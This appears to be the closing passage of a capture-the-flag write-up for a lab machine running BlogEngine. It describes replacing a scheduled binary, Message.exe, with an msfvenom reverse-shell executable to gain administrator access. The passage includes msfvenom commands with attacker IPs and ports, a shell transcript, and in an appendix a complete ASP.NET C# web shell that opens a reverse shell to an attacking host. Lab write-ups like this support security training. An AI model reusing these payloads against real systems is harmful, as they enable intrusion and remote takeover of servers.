
We failed to attempt to upload an executable to the folder where the service [`C:\"Program Files (x86)"\SystemScheduler`], so we searched in the logs in the folder `Events`.

We found that the binary `Message.exe` runs pretty offen. We locate the path of this folder.

With msfvenom we created an executable to replace the original one:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.1.255 LPORT=443 -e x86/shikata_ga_nai -f exe -o Message.exe
```

We renamed the original file to Message.bak and we uploaded this executable on the target machine. Since this file is automatically executed by the server, we waited until the next execution having a listen read on the attacking machine. After a few minutes, we received a connection with administrative rights:



```
C:\Users\jeff\Desktop>type user.txt
type user.txt
759bd8af507517bcfaede78a21a73e39
C:\Users\jeff\Desktop>whoami
whoami
hackpark\administrator
```

House Cleaning

del Message.exe

Rename Message.bank Message.exe

We also removed the file that created the first connection from the blog boat.

Conclusion

Lessons learned:

- Try several msfvenom payloads:
    - └─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.1.255 LPORT=4443 -e x86/shikata_ga_nai -f exe -o Advanced.exe
    - https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/
- Logs windows for service eventvwr or folder Events
- More patience, more search

Appendix A

File PortView.ascw that triggers a reverse shell once called up on the browser:

```
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
<script runat="server">
          static System.IO.StreamWriter streamWriter;
    protected override void OnLoad(EventArgs e) {
        base.OnLoad(e);
          using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("ATTACKING_MACHINE", 4445)) {
                    using(System.IO.Stream stream = client.GetStream()) {
                              using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
                                        streamWriter = new System.IO.StreamWriter(stream);

                                        StringBuilder strInput = new StringBuilder();
                                        System.Diagnostics.Process p = new System.Diagnostics.Process();
                                        p.StartInfo.FileName = "cmd.exe";
                                        p.StartInfo.CreateNoWindow = true;
                                        p.StartInfo.UseShellExecute = false;
                                        p.StartInfo.RedirectStandardOutput = true;
                                        p.StartInfo.RedirectStandardInput = true;
                                        p.StartInfo.RedirectStandardError = true;
                                        p.OutputDataReceived                                 +=                                  new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
                                        p.Start();
                                        p.BeginOutputReadLine();
                                        while(true) {
                                                  strInput.Append(rdr.ReadLine());
                                                  p.StandardInput.WriteLine(strInput);
                                                  strInput.Remove(0, strInput.Length);
                                        }
                              }
                    }
          }
    }
    private static void CmdOutputDataHandler(object sendingProcess, System.Diagnostics.DataReceivedEventArgs outLine) {
          StringBuilder strOutput = new StringBuilder();
          if (!String.IsNullOrEmpty(outLine.Data)) {
                    try {
                    strOutput.Append(outLine.Data);
                              streamWriter.WriteLine(strOutput);
                              streamWriter.Flush();
                } catch (Exception err) { }
        }
    }
</script>
<asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>
```